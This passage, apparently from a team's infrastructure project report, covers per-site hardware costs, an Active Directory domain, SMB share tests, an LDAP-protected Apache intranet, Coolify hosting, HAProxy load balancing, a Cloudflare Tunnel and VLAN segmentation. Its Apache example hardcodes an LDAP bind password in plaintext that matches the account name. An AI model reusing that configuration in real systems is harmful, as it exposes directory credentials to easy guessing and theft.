  - APC Smart-UPS On-Line 1500VA: $2,791
  - **Subtotal: $2,791**
- **Total Hardware Cost per Site: $15,447**

Additional Considerations

- **Installation and Setup**
  - Professional installation services
  - Network configuration and testing
  - Estimated cost: $1,500-$2,000 per site
- **Maintenance and Support**
  - Annual hardware maintenance contracts
  - Software updates and security patches
  - Estimated cost: 15-20% of hardware cost annually
- **Operating Costs**
  - Power consumption
  - Internet connectivity
  - Cooling requirements

Total Investment Summary

- **Initial Investment per Site**
  - Hardware: $15,447
  - Labor: $1,750 (average)
  - **Total Initial Cost: $17,197**
- **Annual Operating Costs per Site**
  - Maintenance: $2,317 (15% of hardware)
  - Power and Cooling: $1,200 (estimated)
  - Internet Connectivity: $1,800
  - **Total Annual Cost: $5,317**



Chapter 8

Server Functions and Roles

ForestDC


- Active Directory Domain Services (AD DS) installed via Server Manager.
- DNS Server role deployed and configured as authoritative for `4rji.local`.
- Kerberos authentication services enabled.
- LDAP directory services operational.
- WINS and SMB file sharing services enabled for legacy support.

Internal Web Server

- Apache2 installed on Ubuntu Server.
- HTTPS enabled with Let's Encrypt certificates.
- Internal-only access enforced via firewall rules.

Coolify-Node

- Node.js applications deployed with React front-end.
- HAProxy used internally for load balancing across multiple nodes.
- Applications containerized using Docker for simplified deployment.



Server Deployment

8.1 AD Forest Configuration

Overview

- **Hostname:** AD Forest
- **IP Address:** 192.168.44.23
- **Domain:** 4rji.local
- **Role:** Domain Controller, DNS Server, Kerberos, LDAP, SMB Shares, WINS, DHCP
- **Subdomains:** MSP-C.4rji.local, SA-Sales.4rji.local

Security Hardening

- RDP access restricted to administrators only.
- Firewall allows only essential domain ports: LDAP (389), Kerberos (88), DNS (53), Global Catalog (3268).




Figure 8.1: Local Server Properties – AD Forest




Figure 8.2: Roles and Server Groups – AD DS, DNS, and File Services

*Note: For the full step-by-step guide on **AD Forest configuration and domain setup**, please refer to our documentation https://docs.4rji.com/ad.*

8.2 Configuring Windows Shares (SMB)

For a step-by-step guide, please visit our documentation at `https://docs.4rji.com/winshares`.

Testing Access to the SMB Share

After configuration, tests were conducted from both Linux and Windows clients to verify access functionality.

Linux Access Test

Using a Linux machine, the share was accessed via SMB protocol:

```
smbclient //4rji.local/4rji-mex-Tp -U Administrator
```

A successful login confirmed proper authentication and visibility of assigned shares.

```
debian-mega  192.168.55.138  ~  smbclient -L //4rji.local -U Administrator
Password for [WORKGROUP\Administrator]:

        Sharename       Type      Comment
        ---------       ----      -------
        4rji-mex-Tp     Disk
        ADMIN$          Disk      Remote Admin
        C$              Disk      Default share
        IPC$            IPC       Remote IPC
        NETLOGON        Disk      Logon server share
        SYSVOL          Disk      Logon server share
SMB1 disabled -- no workgroup available

debian-mega  192.168.55.138  ~  smbclient //192.168.44.23/4rji-mex-Tp -U Administrator
Password for [WORKGROUP\Administrator]:
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Tue Apr 15 21:55:59 2025
  ..                                DHS        0  Wed Apr 23 12:56:40 2025
  4rji.server.txt                     A        0  Tue Apr 15 21:26:47 2025
  file-user1-mex.txt                  A        0  Tue Apr 15 21:55:54 2025

                28912895 blocks of size 4096. 22996686 blocks available
smb: \>
```

Figure 8.3: Accessing SMB Share from Linux via smbclient

Windows Access Test

On a Windows client, the share was accessed through File Explorer by entering the network path:

`\\4rji.local\4rji-mex-Tp`

Authentication was successful using domain credentials, and permissions worked as configured.




Figure 8.4: Accessing SMB Share from Windows File Explorer

8.3 Internal Web Server

Web Server is configured with a static IP 192.168.44.208 and operates as the primary internal web server, serving traffic through Apache2.




Figure 8.5: Internal Web Server Configuration

The Apache server was configured to restrict access exclusively to registered domain users. The following is the server configuration implemented:

```
# Apache LDAP authentication configuration
<VirtualHost *:80>
    DocumentRoot /var/www/html
    ServerName intranet.local

    <Directory /var/www/html>
        AuthType Basic
        AuthName "Login AD"
        AuthBasicProvider ldap
        AuthLDAPURL "ldap://192.168.44.23/DC=4rji,DC=local?sAMAccountName"
        AuthLDAPBindDN "CN=ldap-reader,OU=ServiceAccounts,DC=4rji,DC=local"
        AuthLDAPBindPassword "ldap-reader"
        Require valid-user
    </Directory>
</VirtualHost>
```




Figure 8.6: Internal Web Server Configuration

Upon accessing the internal site, users are prompted with a login menu requiring their Active Directory credentials before they can proceed.

Additionally, a simple database user system was implemented to further control access within the application, assigning different permissions based on the user's role and responsibilities.

8.4 Coolify

Self-Hosting vs. Vercel: Choosing Coolify for Our Web App Deployment

Why Self-Hosting Instead of Vercel?

Our project focuses on self-hosting instead of relying on Vercel to maintain full control over our infrastructure, costs, and performance. We will use Coolify, a self-hosted Platform as a Service (PaaS), to manage our web application efficiently.

This decision is based on the following key factors:

- **Cost Efficiency:** Hosting our own infrastructure eliminates recurring costs associated with cloud-based platforms like Vercel.
- **Full Control:** We retain complete control over server configuration, security, and performance optimizations.
- **Customization & Flexibility:** Unlike Vercel, where we are limited by predefined plans and restrictions, self-hosting allows greater customization.
- **Independence from Third-Party Services:** Avoiding vendor lock-in ensures long-term sustainability and flexibility.

Similarities with Vercel

Coolify offers many of the same features that Vercel provides, but within our own infrastructure:

- **Git Integration:** Connect GitHub/GitLab repositories and trigger automatic deployments.
- **Application Management:** Handles domains, SSL certificates, and databases automatically.
- **Docker Support:** Applications run inside containers, allowing us to manage multiple services easily.
- **User-Friendly Dashboard:** A web-based UI enables management without requiring command-line expertise.

Key Differences Compared to Vercel

- **Infrastructure Ownership**
  Vercel provides managed cloud servers, whereas Coolify runs on our own self-hosted infrastructure (home server or rented VPS).
- **Scalability & Reliability**
  Vercel offers automatic scaling and a global CDN, while Coolify relies on the hardware we provide, meaning scalability is manual.

- **Uptime & Availability**
  If our home server goes offline, our web app will be down, whereas Vercel has built-in redundancy and uptime guarantees.
- **Performance & Bandwidth**
  Vercel benefits from high-performance cloud infrastructure and CDN caching, while self-hosting depends on our internet connection speed and hardware resources.

Comparison: Manual Deployment vs. Using Coolify for Self-Hosting

Manual Deployment (Without Coolify):

- Virtual machines or physical servers – set up separate environments for different services.
- Docker & Docker Compose – manage application containers manually.
- Nginx or Traefik – configure reverse proxy and load balancing.
- Certbot/Let's Encrypt – handle SSL certificates manually.
- Networking & firewall setup – ensure external accessibility and security.
- CI/CD pipeline – automate deployments using GitHub/GitLab manually.

This approach requires advanced server administration skills and ongoing maintenance effort.

Using Coolify: Coolify automates and simplifies deployment, handling:

- Docker container orchestration without manually managing `docker-compose`.
- Domain & SSL management automatically.
- Load balancing with Traefik, configured automatically.
- GitHub/GitLab integration for auto-deployments.
- Built-in database support (PostgreSQL, MySQL, Redis, MongoDB) without manual setup.
- Web-based dashboard for easy monitoring and management.

With Coolify, all infrastructure tasks are automated, reducing the need for manual configurations and saving significant time and effort.

Hybrid Alternative

For a balance between control and reliability, Coolify can be installed on a cloud VPS (e.g. Hetzner, DigitalOcean, Linode, AWS, or Vultr). This provides better availability and performance while maintaining self-hosted control. In the future, if demand grows, additional VPS instances will be deployed—prioritizing DigitalOcean for its cost-effectiveness and availability—to scale horizontally as needed.

By using Coolify, we gain the benefits of PaaS deployment without the recurring costs of a managed platform like Vercel.

Deployment Strategy

Using this strategy, we can avoid unexpected issues that many users have encountered. Thanks to our well-prepared team, we can deploy the entire self-hosted server in less than 2 days.




Figure 8.7: We hope to avoid surprises like these in our solution.

Our Coolify Server Dashboard

Our Coolify Server provides a web-based interface to manage and monitor all self-hosted services:

- **Dashboard**: Displays and indicates management of the self-hosted infrastructure.
- **Projects**: "Navi-Webapp" (a combined web server and frontend application).
- **Servers**: Coolify instance is running on a local server.




Figure 8.8: Coolify Dashboard

8.5 Load Balancing

Load balancing is a critical component in the deployed infrastructure to ensure high availability, optimal performance, and fault tolerance across different service nodes.

In this project, a reverse proxy and load balancer were configured to intelligently distribute incoming requests between multiple backend servers. This design allows the system to handle higher traffic volumes, improve response times, and maintain service continuity even in case of individual node failures.

The following subsections describe the implementation strategy, the testing methodology used to verify functionality, and monitoring tools employed to validate operational efficiency.

Load Balancing Test Methodology

After successfully deploying the website using Node.js applications managed through Coolify, a series of tests were conducted to verify the correct operation of the load balancer.

- Each web server was configured to display a specific line of text identifying the origin of the server that was handling the request. This allowed visual confirmation that traffic was being distributed across different backend servers. For live verification, users can visit the deployed website, which maintains an availability rate of 99.99%.

Figure 8.9: Web Server Output Showing Backend Origin
https://navi.4rji.com/

You can visit the page at any time. As it is designated as a development and testing environment, the service will remain active, and ongoing updates and changes will be reflected there.

- Multiple refresh cycles and repeated HTTP requests were performed, capturing the server origin output. As seen in the tests, responses alternated between nodes, confirming effective load distribution.

Figure 8.10: Curl Test Output Demonstrating Load Distribution

- HAProxy's built-in statistics page was monitored to track active connections, session counts, server health status, and backend balancing behavior in real time.

Figure 8.11: HAProxy Real-Time Statistics Monitoring

8.6 Cloudflare Tunnels

External Access via Cloudflare Tunnel

To securely expose the internally load-balanced web services to the internet, a Cloudflare Tunnel was configured.

The **Tunnel Deployment** was done by installing the `cloudflared` client on a secure node behind the load balancer. This node handles the outbound encrypted connection towards the Cloudflare network.




Figure 8.12: Cloudflare Tunnel Installation and Connector Setup

The tunnel IP address is the internal load balancer's Virtual Service IP (VIP), allowing all incoming external traffic to be distributed internally based on balancing rules.




Figure 8.13: Cloudflare Tunnel Target and Domain Mapping

For **Authentication**, the server was authorized using certificate-based authentication tied to the Cloudflare account, ensuring secure tunnel operation without exposing user credentials.

The **DNS Configuration** was handled automatically by Cloudflare, creating a CNAME record pointing to the tunnel UUID. This allows external access through the public URL `navi.4rji.com`.

The setup guarantees encrypted, secure, and highly available access to internal resources without directly exposing internal services to the public internet.

Chapter 9

Security Configuration

Each site operates under a consistent network segmentation model using UniFi-managed infrastructure. VLANs are assigned logically per service role:

- **Management VLAN**: For administrative interfaces and monitoring tools.
- **Server VLAN**: For Domain Controllers, Coolify nodes, and databases.
- **User VLAN**: For standard end-user devices.
- **Development VLAN**: For development systems and CI/CD pipelines.
- **Guest VLAN**: Restricted internet-only access.

High-level network security zones are enforced using UDM-Pro firewalls:

- **External Zone**: Services exposed through Cloudflare tunnels with DDoS protection.
- **DMZ**: For controlled public-facing applications.
- **Internal Zone**: Private communication among internal servers and services.

Additional infrastructure protections include:

